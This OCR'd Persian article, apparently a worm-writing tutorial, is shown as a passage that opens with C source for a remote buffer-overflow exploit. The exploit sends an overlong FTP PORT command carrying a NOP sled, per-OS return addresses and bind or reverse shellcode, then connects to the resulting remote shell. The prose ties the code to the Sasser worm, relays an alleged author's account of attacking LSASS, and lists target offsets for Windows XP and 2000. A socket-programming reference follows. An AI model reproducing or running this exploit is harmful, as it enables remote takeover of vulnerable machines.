printf("Options:\n");
printf(" -h undocumented\n");
printf(" -p <port> to connect to [default: %u]\n",default_port);
```

```
printf(" -s <'bind'/'rev'> shellcode type [default: bind]\n");
printf(" -P <port> for the shellcode [default: 5300]\n");
printf(" -H <host/ip> for the reverse shellcode\n");
printf(" -L setup the listener for the reverse shell\n");
printf(" -t <target type> [default 0]; choose below\n\n");

printf("Types:\n");
for(i = 0; i < sizeof(targets)/sizeof(tsz); i++)
 printf(" %d %s\t[0x%.8x]\n", i, targets[i].os, targets[i].goreg);

exit(1);
}

void shell(int s) {
char buff[4096];
int retval;
fd_set fds;

printf("[+] connected!\n\n");

for (;;) {
 FD_ZERO(&fds);
 FD_SET(0,&fds);
 FD_SET(s,&fds);

       if (select(s+1, &fds, NULL, NULL, NULL) < 0)
  fatal("[-] shell.select()");

 if (FD_ISSET(0,&fds)) {
  if ((retval = read(1,buff,4096)) < 1)
   fatal("[-] shell.recv(stdin)");
  send(s,buff,retval,0);
 }

 if (FD_ISSET(s,&fds)) {
  if ((retval = recv(s,buff,4096,0)) < 1)
   fatal("[-] shell.recv(socket)");
  write(1,buff,retval);
 }
}
}

void callback(short port) {
struct sockaddr_in sin;
int s,slen=16;

sin.sin_family = 2;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(port);

s=socket(2,1,6);

if ( bind(s,(struct sockaddr *)&sin, 16) ) {
 kill(getppid(),SIGKILL);
 fatal("[-] shell.bind");
}

listen(s,1);

s=accept(s,(struct sockaddr *)&sin,&slen);

shell(s);
printf("crap\n");
}

int main(int argc, char **argv, char **env) {
struct sockaddr_in sin;
struct hostent *he;
char *host; int port=default_port;
char *Host; int Port=5300; char bindopt=1;
int i,s,pid=0,rip;
```


```
char *buff;
int type=0;
char *jmp[]={"\xeb\x06","\xe9\x13\xfc\xff\xff"};

printf(BANNER "\n");

if (argc==1)
 usage(argv[0]);

for (i=1;i<argc;i+=2) {
 if (strlen(argv[i]) != 2)
  usage(argv[0]);

 switch(argv[i][1]) {
  case 't':
   type=atoi(argv[i+1]);
   break;
  case 'd':
   host=argv[i+1];
   break;
  case 'p':
   port=atoi(argv[i+1])?:default_port;
   break;
  case 's':
   if (strstr(argv[i+1],"rev"))
    bindopt=0;
   break;
  case 'H':
   Host=argv[i+1];
   break;
  case 'P':
   Port=atoi(argv[i+1])?:5300;
   Port=Port ^ 0xdede;
   Port=(Port & 0xff) << 8 | Port >>8;
   memcpy(bsh+0x57,&Port,2);
   memcpy(rsh+0x5a,&Port,2);
   Port=Port ^ 0xdede;
   Port=(Port & 0xff) << 8 | Port >>8;
   break;
  case 'L':
   pid++; i--;
   break;
  case 'v':
   verbose++; i--;
   break;
  case 'h':
   usage(argv[0]);
  default:
   usage(argv[0]);
  }
}

if (verbose)
 printf("verbose!\n");

if ((he=gethostbyname(host))==NULL)
 fatal("[-] gethostbyname()");

sin.sin_family = 2;
sin.sin_addr = *((struct in_addr *)he->h_addr_list[0]);
sin.sin_port = htons(port);

printf("[.] launching attack on %s:%d..\n",inet_ntoa(*((struct in_addr
*)he->h_addr_list[0])),port);
if (bindopt)
 printf("[.] will try to put a bindshell on port %d.\n",Port);
else {
 if ((he=gethostbyname(Host))==NULL)
  fatal("[-] gethostbyname() for -H");
 rip=*((long *)he->h_addr_list[0]);
 rip=rip^0xdededede;
```

```
 memcpy(rsh+0x53,&rip,4);
 if (pid) {
  printf("[.] setting up a listener on port %d.\n",Port);
  pid=fork();
  switch (pid) { case 0: callback(Port); }
 } else
  printf("[.] you should have a listener on
%s:%d.\n",inet_ntoa(*((struct in_addr
*)he->h_addr_list[0])),Port);
}

printf("[.] using type '%s'\n",targets[type].os);

// --------------------  core

s=socket(2,1,6);

if (connect(s,(struct sockaddr *)&sin,16)!=0) {
 if (pid) kill(pid,SIGKILL);
 fatal("[-] connect()");
}

printf("[+] connected, sending exploit\n");

buff=(char *)malloc(4096);
bzero(buff,4096);

sprintf(buff,"USER x\n");
send(s,buff,strlen(buff),0);
recv(s,buff,4095,0);
sprintf(buff,"PASS x\n");
send(s,buff,strlen(buff),0);
recv(s,buff,4095,0);

memset(buff+0000,0x90,2000);
strncpy(buff,"PORT ",5);
strcat(buff,"\x0a");
memcpy(buff+272,jmp[0],2);
memcpy(buff+276,&targets[type].goreg,4);
memcpy(buff+280,jmp[1],5);

setoff(targets[type].gpa, targets[type].lla);

if (bindopt)
 memcpy(buff+300,&bsh,strlen(bsh));
else
 memcpy(buff+300,&rsh,strlen(rsh));

send(s,buff,strlen(buff),0);

free(buff);

close(s);

// --------------------  end of core

if (bindopt) {
 sin.sin_port = htons(Port);
 sleep(1);
 s=socket(2,1,6);
 if (connect(s,(struct sockaddr *)&sin,16)!=0)
  fatal("[-] exploit most likely failed");
 shell(s);
}

if (pid) wait(&pid);

exit(0);
}
```


همانطور که گفتم یک کرم از چند بخش تشکیل شده است و این تمامی کرم ساسر نیست بلکه یکی از قسمت های War Head کرم محسوب میشه .فکر می کنم اگر زبان C رو به خوبی فرا گرفته باشین به جز یکی دو مورد در سورس کد بالا به توضیح نیاز نخواهید داشت به خصوص قسمت هایی که با فلش نشان داده شده است -

بگذارید توضیحاتی رو که دوستم shanon در مورد نحوه کار و Buffer Over Running ای که کرم ساسر بر روی سیستم های ویندوزی را اعمال میکند را برای شما قدری توضیح بدهم همانطور که می دانید هر برنامه برای اجرا شدن بر روی هر سیستمی باید در حافظه سیستم جایگزین بشود سپس CPU برای پردازش داده ها با مراجعه به حافظه برنامه مورد نظر رو در پروسه کاری اش وارد می کند برای توضیح بیشتر هر برنامه در هنگام قرار گیری در حافظه خانه هایی از RAM را به صورت موقت اشغال می کند خواب مثل یک محله در نظر بگیرید هر یک از این خانه های حافظه دارای یک شماره اختصاصی و منحصر به فردی در حافظه به نام OFF SET
را اشغال می کند این OFF SETها به صورتی استاندارد شده هستند به این معنی که مقداری از این OFFSET ها برای برنامه های سیستمی داخل هر رایانه ای register شده اند یعنی با هر بار نصب سیستم مورد نظر برنامه های Internal در همون OFFSET های قراردادی شرکت مادر قرار می گیرند بعد از خانه های ثبت شده حافظه نوبت بهOFFSET های آزاد می رسد برنامه های کاربردی را که بر روی رایانه اتان نصب می کنید و در هنگام بار گذاری در حافظه در این OFFSET ها به طور موقت قرار می گیرند این برنامه ها نمی توانند خانه های ثبت شده حافظه را که برای پروسه های داخلی سیستم هایتان ثبت شده اند را اشغال نمایند اگر به طور مثال برنامه ای از برنامه های کاربردی اتان بخواهد در یکی از این OFFSET های ثبت شده قرار گیرد سیستم دچار تداخل شده و اغلب اوقات به قول معروف هنگ می کند و یا قاط میزند پیغام های خطایی از قبیل Out of vitual memory یا FATAL ERROR به همین علت روی می دهند
برای توضیح به مثالی که همه شما با آن آشنا هستید می پردازم -کرم ساسر- البته همانطور که گفتم این مقاله برای آموزش ایجاد کرم تهیه نشده بیشتر ما به قسمت اکسپلویت و قسمت سرریز کردن حافظه آن کار دارم در نامه ای که Shanon برای من فرستاد این طور توضیح داده بود : سعی می کنم نامه ایشان رو به طور خلاصه برای شما ارائه کنم

ما تصمیم گرفتیم با توجه به آسیب پذیری ای که پیدا کرده بودیم میکروسافت رو مورد حمله قرار بدیم تصمیم در شاخه NetSky در آلمان عوض شد تصمیم گرفته شد که با توجه به آسیب پذیری کشف شده از روی این آسیب پذیری یک ورم طراحی بشود فعالیت ها به صورت شبانه روزی در آزمایشگاه ها پی گیری شد همانطور که میدانید کرم ساسر پروسه امنیت حساب های کاربری سیستم های ویندوزی رو مورد حمله قرار می دهد یکی ار توابع کتابخانه ای که پروسه LSASS.EXE از آن استفاده می کند LSASRV.DLL می باشد با توجه به تحقیقاتی که کردیم به این مطلب پی بردیم که این قسمت قابل سر ریزی است به تصویر زیر توجه کنید




پروسه امنیتی LSASS.EXE یکی از زیر روال های همیشه اجرایی ویندوز است و به طوری که گفته شد توابع کتابخانه ای OFFSET های خاصی را اشغال می کنند
ما تمامی فعالیت های مان را بر روی یکی دیگر از توابع کتابخانه ای lsass متمرکز کرده بودیم سپس با تست سرریز بافر توانستیم در آخر نقطه ضعف این پروسه را همانند شکل زیر بر روی LSASRV.DLL پیدا کنیم خواب شاید این سوال برایتان مطرح شده باشد که چگونه یکی از این توابع کتابخانه ای برای سر ریز بافر شدن انتخاب می شوند؟جواب سوال بسیر روشن است با تست سر ریز بافر یهنی برای هر یک از DLL ها یک زیرروال شاید چندین و چند اکسپلویت نوشته شود تا به نفوذ پذیر بودن آن پی برد و بدانید که برای هر بخش سیستمی شاید بتوان 10 نوع اکسپلویت متفاوت نوشت مثلا همه می دانند که حفره RPC ترمیم شده است ولی این تظمین نمی کند که در قسنت های دیگری از آن نتوان یک اکسپلویت جدید نوشت
با مشخص شدن اندازه بافر آنها طبق مثال هایی که خواهیم زد به راحتی می توان فهمید که چگونه و به چه میزان در چه آدرس هایی می توان یک برنامه را سر ریز بافر نمود در ادامه مقاله با این مطالب بیشتر آشنا خواهید شد





خواب این تمام چیزی بود که دوست عزیزم برای من فرستاده بود خواب با سورس کد مربوطه و همچنین دیگر اطلاعات دیگر من یک مقدار کنجکاوی بیشتری کردم بیایید با هم یک نگاه دقیقتری به LSASRV.DLL بیندازیم

من برنامه hexadecimal خودم رو باز کردم با فراخوانی جستجوی حافظه بدنبال پروسه lsass.exe گشتم می دونستم باید کدوم قسمت از حافظه رو جستجو کنم به زیر شاخه در lsasrv.dll مراجعه کردم

توضیح اضافی لازم نمی بینم که بگم -به ترتیب به تصاویر زیر توجه بفرمایید پروسه lsasrv.dll را در حافظه مشاهده می کنید –توجه داشته باشید که هر فایل سیستمی با توجه به نگارشش و همچنین نوع سیستم عامل و سرویس پک کنونی اش می تواند دارای OFFSET های متفاوتی باشند پس نویسنده کد این مطلب را به هنگام نوشتن اکسپلویت مربوطه با توجه به خصوصیات حافظه هر سیستم در نظر می گیرد


Ram Editor...
smss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
svchost.exe
spoolsv.exe
Explorer.EXE
vsmon.exe
zlclient.exe
ypager.exe
wmplayer.exe
WINWORD.EXE
AcroRd32.exe
HackMan.exe
Include system modules
Help
Open...
Close


Ram Editor...
winlogon.exe
services.exe
lsass.exe
C:\WINDOWS\system32\lsass.exe
C:\WINDOWS\System32\ntdll.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\ADVAPI32.dll
C:\WINDOWS\system32\RPCRT4.dll
C:\WINDOWS\system32\LSASRV.dll
C:\WINDOWS\system32\msvcrt.dll
C:\WINDOWS\system32\Secur32.dll
C:\WINDOWS\system32\USER32.dll
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\SAMSRV.dll
Module: C:\WINDOWS\system32\LSASRV.dll
Path: C:\WINDOWS\system32\LSASRV.dll
Base address: 0x74520000
Base size: 0x000A7000 [668 Kb]
Entry point: 0x00000000
Usage count: 0
Include system modules
Help
Open...
Close



با توجه به مطالب بالا به این نکته رسیدیم که lsasrv.dll چه OFFSET هایی رو بر روی رایانه ها اشغال می کند انوقت در قسمت shellcoding از این داده ها استفاده می نماییم به این قسمت از سورس اکسپلویت توجه کنید

```
struct { char *os; long goreg; long gpa; long lla;}
targets[] = {
//  { "os", pop pop ret, GetProcAd ptr, LoadLib ptr },
 { "wXP SP1 many", 0x77BEEB23, 0x77be10CC, 0x77be10D0 }, // msvcrt.dll's
 { "wXP SP1 most others", 0x77C1C0BD, 0x77C110CC, 0x77c110D0 },
 { "w2k SP4 many", 0x7801D081, 0x780320cc, 0x780320d0 },
}, tsz;
```

همانطور که توجه می کنید این قسمت از اکسپلویت برای سرریز بافر msvcrt.dll بر روی سیستم های win XP و Win2k با توجه به سرویس پک ها ی آن دوره طراحی شده بود البته همانطور که گفتم کدهای مربوط به این بخش قسمت مربوط به core کرم نمی

باشد بلکه یکی از زیر روال های کرم است که msvcrt.dll را سر ریز بافر می کند خود بخش اصلی lsasrv.dll را مورد حمله قرار می دهد
همانطور که مشاهده کردید چند خط کوچک برنامه خودش چه مباحثی علمی ای رادر بر می گرفت.دربارهی هر کدام از قسمت های سورس بالا می شود صفحه ها مطلب نوشت برای جلوگیری از طولانی شدن مقاله به همین مثال اکتفا می کنم

در این قسمت می خواهم شما را بیشتر با توابع و همچنینی دستورات شبکه ای آشنا کنم به طور خلاصه اگر برنامه نویس ماهری باشید به راحتی نحوه کار با هر یک از Function های زیر راخواهید آموخت
به جدول زیر با مثال های جزئی ارایه شده توجه کنید (با استفاده از یک منبع آلمانی)

Socket Programming Hand Book	
Functions()	Example Code

socket()
 	
int socket(int domain, int type, int protocol);
	#include
	#include
	
	int main()
	{
	  int s; // Die Variable fuer den Socketdeskriptor
	
	  s = socket(AF_INET, SOCK_STREAM, 0);
	
	  if (s < 0)
	  {
	  / *Fehler */
	  }
	  /* Mit der Socket weiterarbeiten */
	}

bind():
 	
int bind(int sockfd, struct sockaddr *my_addr, int addrlen);
	struct sockaddr {
	  unsigned short sa_family /* Adressfamilie AF_xxx */
	  char sa_data[14] /* 14 Byte mit Protokollspezifischen
	
	Adressdaten */
	};
	 Für unsere Internetsockets geben wir hier anstatt einer struct sockaddr eine struct sockaddr_in an. Diese sieht wie folgt aus:
	struct sockaddr_in {
	  short int sin_family; /* Adressfamilie normalerweise AF_INET
	*/
	  unsigned short int sin_port; /* Port der Verbindung
	*/
	  struct in_addr sin_addr; /* Adresse zu der Verbunden werden soll
	*/
	  unsigned char sin_zero[8]; /* Fuelldaten um auf 14 Bytes zu kommen
	*/
	};

listen():
 	
int listen(int sockfd, int backlog);
	#include
	#include
	.
	.
	int s; /* Socket-Deskriptor */
	.
	if (listen(s, 3) < 0)
	{
	  /* Fehler (evtl. errno auswerten) */
	}

accept():	int accept(int sockfd, void *addr, int *addrlen);
connect():	int connect(int sockfd, struct sockaddr *serv_addr, intaddrlen);

send() and recv():	int send(int sockfd, const void *msg, int len, int flags);
	
	int recv(int sockfd, void *buf, int len, unsigned int flags);

sendto() und revcfrom()	int sendto(int sockfd, const void *msg, int len, unsigned int flags,
	           const struct sockaddr *to, int tolen);
	
	int recvfrom(int sockfd, void *buf, int len, unsigned int flags,
	            struct sockaddr *from, int *fromlen);

shutdown():	int shutdown(int sockfd, int how);
close()	

gethostbyname():
#include
 	
struct hostent* gethostbyname(const char* name);
 	
struct hostent {
  char   *h_name;
  char   **h_aliases;
  int   h_addrtype;
  int   h_length;
  char   **h_addr_list;
};
#define h_addr h_addr_list[0]
	#include
	#include
	#include
	
	int main(int argc, char *argv[])
	{
	        struct hostent *host;
	
	        host = gethostbyname(argv[1]);
	
	        if (host == NULL)
	        {
	                fprintf(stderr, "Konnte Host %s nicht finden\n",argv[1]);
	                return -1;
	        }
	
	        printf("Der Host %s hat die IP-Adresse %s\n",argv[1],
	                inet_ntoa(*((struct in_addr *)host->h_addr)));
	        return 0;
	}

getpeername():	int getpeername(int sockfd, struct

	sockaddr *peer, int *addr_len);

select():
 	
int select(int numfds, fd_set *readfds, fd_set *writefds, fd_set *exceptfds, struct timeval *timeout);
	#include
	#include
	#include
	#include
	
	void set_nonblocking(int sockfd)
	{
	  int prev_mode;
	  if ((prev_mode = fcntl(handle, F_GETFL, 0)) != -1)
	  {
	  fcntl(sockfd, F_SETFL, prev_mode | O_NONBLOCK);
	  }
	}
	
	...
	
	struct timeval timeout;
	fd_set readfds, writefds, exceptfds;
	int fd1, fd2, fd2;
	
	/* Sockets vorbereiten (socket(), connect(), ...) */
	
	set_nonblocking(fd1);
	set_nonblocking(fd2);
	set_nonblocking(fd3);
	
	FD_ZERO(readfds);
	FD_ZERO(writefds);
	FD_ZERO(exceptfds);
	
	FD_SET(fd1, readfds);
	FD_SET(fd2, writefds);
	FD_SET(fd3, exceptfds);
	
	timeout.tv_sec = 10;
	timeout.tv_usec = 0;
	
	select(MAX(fd1, fd2, fd3) + 1, readfds, writefds, exceptfds, timeout);
	
	if (FD_ISSET(fd1, readfds))
	{
	  // Daten lesen
	}
	
	if (FD_ISSET(fd2, writefds))
	{
	  // Daten schreiben
	}
	
	if (FD_ISSET(fd3, exceptfds))
	{
	  // Fehlerbehandlung
	}
	...

برای آشنایی بیشتر با نحوه کاربرد این دستورات به چهار سورس برنامه TCP/UDP-Server/Clientدر جداول زیر توجه فرماید

1: TCP-Server

```
#include
#include
#include
#include
#include
#include
#include

int main()
{
  struct sockaddr_in my_addr;
  struct sockaddr_in remote_addr;
  int size;
  int s;
  int remote_s;

  /* Die Socket erzeugen */
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s < 0)
    {
      fprintf(stderr, "Error: Socket\n");
      return -1;
    }

  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(2199); /* Port 2199 */
  my_addr.sin_addr.s_addr = INADDR_ANY; /* An jedem Device warten */

